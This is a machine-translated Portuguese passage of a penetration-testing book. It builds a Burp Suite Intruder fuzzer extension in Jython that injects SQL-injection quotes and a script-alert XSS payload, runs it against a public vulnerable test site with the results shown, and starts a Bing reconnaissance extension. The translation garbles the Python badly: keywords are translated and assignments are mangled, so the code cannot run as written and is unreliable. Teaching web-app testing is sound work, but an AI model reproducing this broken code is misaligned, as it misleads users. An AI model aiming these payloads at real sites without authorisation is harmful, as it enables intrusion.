


Figura 6-1. Arroto Suite GUI carregado corretamente




Figura 6-2. Configurando o local interpretador Jython

arroto Fuzzing

Em algum momento de sua carreira, você pode encontrar-se atacar uma aplicação web ou serviço web que não permitem que você use ferramentas de avaliação de aplicações web tradicionais. Quer trabalhar com um protocolo binário acondicionada dentro de tráfego HTTP ou solicitações JSON complexas, é fundamental que você é capaz de testar para erros de aplicações web tradicionais. O aplicativo pode estar usando muitos parâmetros, ou é ofuscado de algum modo que a realização de um teste manual levaria tempo demais. Eu também tenho sido culpado de executar ferramentas padrão que não são projetados para lidar com protocolos de estranhos ou mesmo JSON em muitos dos casos. Este é o lugar onde ele é útil para ser capaz de alavancar Burp para estabelecer uma base sólida de tráfego HTTP, incluindo cookies de autenticação, ao passar fora do corpo da solicitação para um fuzzer personalizado que pode então manipular a carga útil em qualquer maneira que você escolher. Estamos indo para o trabalho em nossa primeira extensão Burp para criar mais simples fuzzer aplicativo web do mundo, que você pode, em seguida, expandir-se para algo mais inteligente. Arroto tem uma série de ferramentas que você pode usar quando você está realizando testes de aplicação web. Normalmente, você vai prender todos os pedidos usando o Proxy, e quando você vê um pedido interessante passar, você vai enviá-lo para outra ferramenta arroto. Uma técnica comum que eu uso é para enviá-los para a ferramenta Repeater, o que me permite o tráfego web replay, bem como modificar manualmente todos os pontos interessantes. Para executar ataques mais automatizados em parâmetros de consulta, você vai enviar um pedido para a ferramenta Intruder, que tenta determinar automaticamente quais áreas do tráfego da web deve ser modificado, e, em seguida, permite que você use uma variedade de ataques para tentar obter mensagens de erro ou destrinchar vulnerabilidades. A extensão Burp podem interagir de várias maneiras com a suíte Burp de ferramentas, e no nosso caso nós estaremos trancando funcionalidade adicional para a ferramenta de Intruder diretamente.

Meu primeiro instinto natural é dar uma olhada na documentação do Burp API para determinar o que as classes Burp eu preciso estender a fim de escrever a minha extensão personalizada. Você pode acessar essa **documentação clicando no Extender e, em seguida, o separador APIs aba. Isso pode parecer um pouco assustador** porque parece (e é) muito Java-y. A primeira coisa que notamos é que os desenvolvedores do Burp ter apropriadamente chamado cada classe de modo que é fácil descobrir onde queremos começar. Em particular, porque nós estamos olhando para os pedidos web fuzzing durante uma

ataque intruso, eu vejo o `IIntruderPayloadGeneratorFactory` e `IIntruderPayloadGenerator` classes. Vamos dar uma olhada no que diz a documentação para o `IIntruderPayloadGeneratorFactory` classe:

```
 /**
 * Extensões pode implementar essa interface e, em seguida, chamar
❶ * IBurpExtenderCallbacks.registerIntruderPayloadGeneratorFactory()
 * para registrar uma fábrica para cargas úteis Intruder personalizado.
 */

IIntruderPayloadGeneratorFactory interface pública { /*

    * Este método é utilizado por arroto obter o nome da carga útil
    * gerador. Isso será exibido como uma opção dentro do
    * UI intruso quando o usuário seleciona a usar gerada por extensão
    * payloads.

    *
    * @return O nome do gerador de carga útil.
    */
❷ Corda getGeneratorName();

/**
 * Este método é usado por arroto quando o usuário inicia um Intruso
 * ataque que utiliza este gerador de carga útil.

 * ataque @ param
 * Um objeto IIntruderAttack que pode ser consultado para obter detalhes
 * sobre o ataque em que o gerador de carga vai ser usado.

 * @return Um novo exemplo de
 * IIntruderPayloadGenerator que será usado para gerar
 * cargas úteis para o ataque.
 */
❸ IIntruderPayloadGenerator createNewInstance (ataque IIntruderAttack); }
```

O primeiro pedaço de documentação ❶ diz-nos para obter o nosso ramal registrado corretamente com arroto. Nós vamos estender a classe Burp principal, bem como o `IIntruderPayloadGeneratorFactory` classe. Em seguida, vemos que Burp está esperando duas funções para estar presente na nossa classe principal. o `getGeneratorName` função ❷ será chamado pelo arroto para recuperar o nome de nossa extensão, e são esperados para retornar uma string. o `createNewInstance` função ❸ espera que retornar uma instância da `IIntruderPayloadGenerator`, que será uma segunda classe que temos que criar.

Agora vamos implementar o código Python real para atender a esses requisitos, e depois vamos ver como o `IIntruderPayloadGenerator` classe é adicionado.

Abra um novo arquivo Python, nomeá-lo *bhp_fuzzer.py*, e perfurar o seguinte código:

```
❶ de arroto IBurpExtender importação
    de arroto IIntruderPayloadGeneratorFactory importação de IIntruderPayloadGenerator
    arroto importação da lista de importação java.util, ArrayList

    importação aleatória

❷ classe BurpExtender (IBurpExtender, IIntruderPayloadGeneratorFactory):
    registerExtenderCallbacks def (self, chamadas de retorno):
        self._callbacks = chamadas de retorno self._helpers =
            callbacks.getHelpers ()

❸     callbacks.registerIntruderPayloadGeneratorFactory (auto)

        Retorna
❹     def getGeneratorName (self):
        retornar "Payload Generator BHP"

❺     def createNewInstance (auto, ataque):
        regresso BHPFuzzer (auto, ataque)
```

Portanto, este é o simples esqueleto do que precisamos a fim de satisfazer o primeiro conjunto de requisitos para a nossa extensão. Temos que primeiro importar o `IBurpExtender` classe ❶, que é um requisito para cada extensão que escrever. Nós acompanhar esta importando nossas aulas necessárias para a criação de um gerador de carga Intruder. Em seguida, definir o nosso `BurpExtender` classe ❷, que se estende a

`IBurpExtender` e `IIntruderPayloadGeneratorFactory` classes. Em seguida, usamos o `registerIntruderPayloadGeneratorFactory` função ❸ de registrar nossa classe para que a ferramenta Intruder está ciente de que podemos gerar cargas úteis. Em seguida, implementar o `getGeneratorName` função ❹ para simplesmente retornar o nome de nosso gerador de pay-carga. O último passo é a `createNewInstance`

função ❺ que recebe o parâmetro de ataque e retorna uma instância do `IIntruderPayloadGenerator` classe, que chamamos `BHPFuzzer`.

Vamos dar uma olhada na documentação para o `IIntruderPayloadGenerator` classe sabemos do que de implementar.

```
/***
 * Esta interface é utilizada para geradores de carga útil Intruder personalizado.
 * extensões
 * que registrou um
 * IIntruderPayloadGeneratorFactory deve retornar uma nova instância
 * esta interface quando necessário, como parte de um novo ataque Intruder.
 */
```

```
IIntruderPayloadGenerator interface pública {
```

```

    /**
     * Este método é utilizado por arroto para determinar se a carga útil
     * gerador é capaz de fornecer quaisquer outras cargas.
     *
     * Extensões @return deve retornar
     * falsa quando todas as cargas disponíveis foram utilizados para cima,
     * caso contrário é verdadeiro
     */

```

❶ `hasMorePayloads booleanos ()`:

```

    /**
     * Este método é utilizado por arroto para obter o valor da próxima carga.
     *
     * @ param baseValue O valor de base da posição de carga de corrente.
     * Este valor pode ser nulo se o conceito de um valor base não é
     * aplicáveis (por exemplo, um ataque de arête).
     * @return A próxima carga útil para usar no ataque.
     */

```

❷ `byte [] getNextPayload (byte [] baseValue);`

```

    /**
     * Este método é utilizado por arroto para repor o estado da carga útil
     * gerador de modo que a próxima chamada para
     * getNextPayload () retorna a primeira payload novamente. este
     * método será invocado quando um ataque usa a mesma carga útil
     * gerador para mais do que uma posição de carga útil, por exemplo, numa
     * ataque sniper.
     */

```

❸ `void reset ();`

}

OK! Por isso, precisamos de implementar a classe base e ele precisa para expor três funções. A primeira função, `hasMorePayloads` **❶**, é lá simplesmente para decidir se quer continuar pedidos mutantes de volta para Burp Intruder. Vamos apenas usar um contador para lidar com isso, e uma vez que o contador está no máximo que definir, vamos voltar Falso de modo que há mais casos fuzzing são gerados. o

`getNextPayload` função **❷** receberá a carga original a partir da solicitação HTTP que você preso. Ou, se você tiver selecionado várias áreas de carga na solicitação HTTP, você só vai receber os bytes que você pediu para ser fuzzed (mais sobre isso depois). Esta função permite-nos fuzz o caso de teste original e, em seguida, devolvê-lo para que Burp envia o novo valor fuzzed. A última função, `restabelecer` **❸**, existe para que se gere um conjunto conhecido de pedidos fuzzed - digamos cinco deles - em seguida, para cada posição payload nós designamos na guia Intruder, vamos percorrer os cinco valores fuzzed. Nossa fuzzzer não é tão exigente, e sempre vai apenas manter aleatoriamente fuzzing cada solicitação HTTP. Agora vamos ver como isso parece quando implementá-lo em Python. Adicione o seguinte código para a parte inferior `bhp_fuzzer.py`:

❶ classe `BHPFuzzer (IIntruderPayloadGenerator):`

```

def __init__ (self, extensor, ataque):

```

```

self._extender = extensor self._helpers = extender._helpers
self._attack = ataque

❷     self.max_payloads = 10 = 0
self.num_iterations

Retorna

❸     hasMorePayloads def (self):
        se self.num_iterations == self.max_payloads:
            retornar False mais: retornar

True

❹     def getNextPayload (self, current_payload):

        # converter em uma corda
❺     carga = "" join (CHR (x) para x em current_payload)
        # chamar o nosso mutante simples de fuzz o POST
❻     carga = self.mutate_payload (carga)

        # aumentar o número de tentativas de fuzzing
❼     self.num_iterations + 1 =

payload de retorno

reinicialização def (self):
    self.num_iterations = 0 retorno

```

Começamos por definir o nosso BHPFuzzer classe ❶ que se estende a classe

`IIntruderPayloadGenerator`. Nós definimos as variáveis de classe necessários, bem como adicionar `max_payloads` ❷ e `num_iterations` variáveis para que possamos manter o controle de quando deixar Burp sabem que estamos fuzzing acabado. Você poderia naturalmente deixar a extensão correr para sempre se você gosta, mas para testes vamos deixar isso no lugar. Em seguida, implementar o `hasMorePayloads` função ❸ que simplesmente verifica se atingimos o número máximo de iterações fuzzing. Você pode modificar isto para executar continuamente a extensão por sempre retornando

Verdade. O `getNextPayload` função ❹ é aquele que recebe a carga HTTP original e é aqui que vamos ser fuzzing. O `current_payload` variável chega como uma matriz de bytes, para que converter isso em uma corda ❺ e, em seguida, passá-lo para a nossa função fuzzing `mutate_payload` ❻. Em seguida, incrementar o `num_iterations` variável ❼ e voltar a carga mutado. Nossa última função é o restabelecer função que retorna sem fazer nada. Agora vamos cair em função de fuzzing mais simples do mundo que você pode modificar o conteúdo do seu coração. Porque esta função está ciente da carga atual, se você tem um protocolo complicado que precisa de algo especial, como um CRC

soma de verificação no início da carga útil ou um campo de comprimento, você pode fazer esses cálculos dentro esta função antes de retornar, o que o torna extremamente flexível. Adicione o seguinte código para *bhp_fuzzer.py*, certificando-se de que o

mutate_payload função é tabulado em nossa BHPFuzzer classe:

```
mutate_payload def (self, original_payload):
    # escolher um mutante simples ou mesmo chamar um script externo picker = random.randint (1,3)

    # selecionar um deslocamento na carga útil aleatório para mutar offset = random.randint
    # (0, len (original_payload) -1) = carga original_payload [: offset]

    # deslocamento aleatório inserir uma tentativa de injeção de SQL se picker == 1:
    payload += ""

    # jam uma tentativa XSS em se picker
    == 2:
        payload += "<script> alert ( 'BHP!'); </ script>"

    # repetir uma parte da carga útil originais um número aleatório, se picker == 3:

    chunk_length = random.randint (len (carga [offset:]), len (carga) -1) repetidor
    = Random.randint (1,10)

    para i na gama (repetidor):
        carga += original_payload [offset: offset + chunk_length]

    # adicionar os bits restantes do payload payload += original_payload
    [offset:]

    payload de retorno
```

Este fuzzer simples é bastante auto-explicativo. Nós vamos escolher aleatoriamente a partir de três mutators: um teste de injeção de SQL simples com uma única citação-, uma tentativa de XSS, e depois um modificador que seleciona um pedaço aleatório na carga útil original e repete um número aleatório de vezes. Temos agora uma extensão Burp Intruder que podemos usar. Vamos dar uma olhada em como podemos obtê-lo carregado.

Chutar os pneus

Primeiro temos de começar a nossa extensão carregado e certificar-se de que não haja erros. Clique no **Extender** guia no arroto e clique no **Adicionar** botão. Aparece uma tela que lhe permitirá apontar Burp no difusor.

Certifique-se de definir as mesmas opções como mostrado na [Figura 6-3](#).




Figura 6-3. Definir Burp para carregar a nossa extensão

Clique **Próximo** e arroto vai começar a carregar a nossa extensão. Se tudo correr bem, Burp deve indicar que a extensão foi carregado com êxito. Se houver erros, clique no **erros** guia, depurar erros de digitação, e, em seguida, clique no **Fechar** botão. Sua tela Extender agora deve ser semelhante [Figura 6-4](#).




Figura 6-4. Arroto Extender mostrando que nossa extensão é carregada

Você pode ver que a nossa extensão é carregado e que Burp identificou que um gerador de carga Intruder está registrado. Agora estamos prontos para alavancar nossa extensão em um ataque real. Verifique se o seu navegador está configurado para usar Burp Proxy como proxy localhost na porta 8080, e vamos atacar a mesma aplicação web Acunetix de [capítulo 5](#). Basta navegar para:

<http://testphp.vulnweb.com>

Como exemplo, eu usei a pequena barra de pesquisa em seu site para enviar uma pesquisa para a cadeia “teste”. [Figura 6-5](#) mostra como eu posso ver esta solicitação no separador história HTTP da guia Proxy, e eu tenho clicado com o botão direito a solicitação para enviá-lo para Intruder.




Figura 6-5. Selecionando uma solicitação HTTP para enviar para o intruso

Agora mude para o **Intruso** guia e clique no **posições** aba. Aparece uma tela que mostra cada parâmetro de consulta destacada. Esta é Burp identificar os pontos onde deveríamos estar fuzzing. Você pode tentar mover os delimitadores de carga útil em torno ou selecionando toda a carga útil para fuzz se você escolher, mas no nosso caso vamos deixar Burp decidir onde vamos fuzz. Para maior clareza, ver

Figura 6-6 , Que mostra como carga útil destacando obras. Agora clique no **payloads** aba. Nesta tela, clique no **tipo de carga** drop-down e selecione **gerado extensão de**. Na seção Opções de Carga, clique no **Escolha um gerador de ...** botão e escolha **BHP Gerador Payload** a partir do drop-down. Sua tela Payload agora deve ser semelhante **Figura 6-7** .



Figura 6-6. Arroto Intruder destacando parâmetros de carga útil




Figura 6-7. Usando nossa extensão fuzzing como um gerador de carga útil

Agora estamos prontos para enviar nossos pedidos. No topo da barra de menu arroto, clique em **Intruso** e em seguida, selecione **Comece Attack**. Este começa a enviar solicitações fuzzed, e você será capaz de ir rapidamente através dos resultados. Quando eu corri a fuzzer, recebi saída como mostrado na [Figura 6-8](#).

Request	Position	Payload	Status	Error	Timeout	Length	Comment
0			200			4090	
1	1	queeeery	200			4090	
2	1	quer'y	200			4207	
3	1	q<script>alert('BHP!');</scr...	200			4207	
4	1	query	200			4090	
5	1	qu'ery	200			4207	baseline request
6	1	query	200			4090	
7	1	q'ueery	200			4207	
8	3	'go	200			4090	
9	3	'go	200			4090	
10	3	g<script>alert('BHP!');</scr...	200			4090	
11	3	<script>alert('BHP!');</scri...	200			4090	
12	3	g'o	200			4090	
13	3	<script>alert('BHP!');</scr...	200			4090	
14	3	<script>alert('BHP!');</scri...	200			4090	

Figura 6-8. Nossa fuzzer correndo em um ataque Intruder

Como você pode ver o aviso na linha 61 da resposta, no pedido 5, descobrimos o que parece ser uma vulnerabilidade de injeção SQL. Agora, é claro, o nosso difusor é apenas para fins de demonstração, mas você ficará surpreso com o quanto eficaz pode ser para obter um aplicativo da Web para erros de saída, revelar caminhos de aplicação, ou se comportar de maneiras que muitos outros scanners podem perder. O importante é entender como conseguimos obter o nosso extensão personalizada em linha com ataques de intrusão. Agora vamos criar uma extensão que vai nos ajudar a realizar algum reconhecimento estendida contra um servidor web.

Bing para Burp

Quando você está atacando um servidor web, não é incomum para esse única máquina para servir várias aplicações web, alguns dos quais você pode não estar ciente. Claro, você quer descobrir esses nomes de host expostos no mesmo servidor web, porque eles podem dar-lhe uma maneira mais fácil de obter uma shell. Não é raro encontrar uma aplicação web inseguros ou até mesmo recursos de desenvolvimento localizados na mesma máquina como seu alvo. motor de busca da Microsoft Bing tem recursos de pesquisa que permitem consultar Bing para todos os sites que encontrar em um único endereço IP (usando o modificador de pesquisa "IP"). Bing também irá dizer-lhe todos os subdomínios de um determinado domínio (usando o modificador "domínio").

Agora nós podemos, é claro, use um raspador de submeter essas consultas para Bing e, em seguida, raspar o HTML nos resultados, mas isso seria falta de educação (e também violar termos de uso a maioria de motores de busca). A fim de permanecer fora do problema, podemos usar a API Bing [13] para submeter essas consultas programaticamente e, em seguida, analisar os resultados nós mesmos. Não vamos implementar quaisquer acréscimos Burp GUI fantasia (exceto um menu de contexto) com esta extensão; nós simplesmente saída os resultados em Burp cada vez que executar uma consulta, e quaisquer URLs detectados para alcance alvo do Burp será adicionado automaticamente. Porque eu já andei-lo através de como ler a documentação da API arroto e traduzi-lo em Python, vamos direto ao código. crack abrir *bhp_bing.py* e forjar o seguinte código:

```
de arroto IBurpExtender importação de arroto
IContextMenuFactory importação

de javax.swing JMenuItem importação da lista de importação
java.util, ArrayList de URL java.net importação

soquete importação
import urllib importação
json importação re
importar base64

❶ bing_api_key = "YOURKEY"

❷ classe BurpExtender (IBurpExtender, IContextMenuFactory):
    registerExtenderCallbacks def (self, chamadas de retorno):
        self._callbacks = chamadas de retorno
        self._helpers = callbacks.getHelpers () self.context
            = None
```

```

❸     #  montamos nossa extensão
callbacks.setExtensionName ( "BHP Bing")
callbacks.registerContextMenuFactory (auto) return

def createMenuItems (self, context_menu):
    self.context = context_menu menu_list = ArrayList
    ()
❹    menu_list.add (JMenuItem ( "Enviar para o Bing", actionPerformed = self.bing_
                                cardápio))
    voltar menu_list

```

Este é o primeiro pouco de nossa extensão Bing. Certifique-se de ter a sua chave API Bing colado no lugar ❶; você está autorizado algo como 2.500 buscas livres por mês. Começamos por definir o nosso BurpExtender classe ❷ que transpõe a norma IBurpExtender interface ea IContextMenuFactory, o que nos permite fornecer um menu de contexto quando um usuário clica com o botão direito um pedido por arroto. Registrarmos nosso manipulador de menu ❸ para que possamos determinar qual site o usuário clicou, que, em seguida, permite-nos construir nossas consultas Bing. O último passo é configurar o nosso createMenuItem função, que vai receber um

IContextMenuInvocation objeto que vamos usar para determinar qual solicitação HTTP foi selecionado. O último passo é tornar o nosso item de menu e ter o bing_menu função de lidar com o evento clique ❹. Agora vamos adicionar a funcionalidade para executar a consulta Bing, a saída dos resultados, e adicionar qualquer hosts virtuais descobertos ao espaço-alvo do arroto.

```

bing_menu def (self, evento):

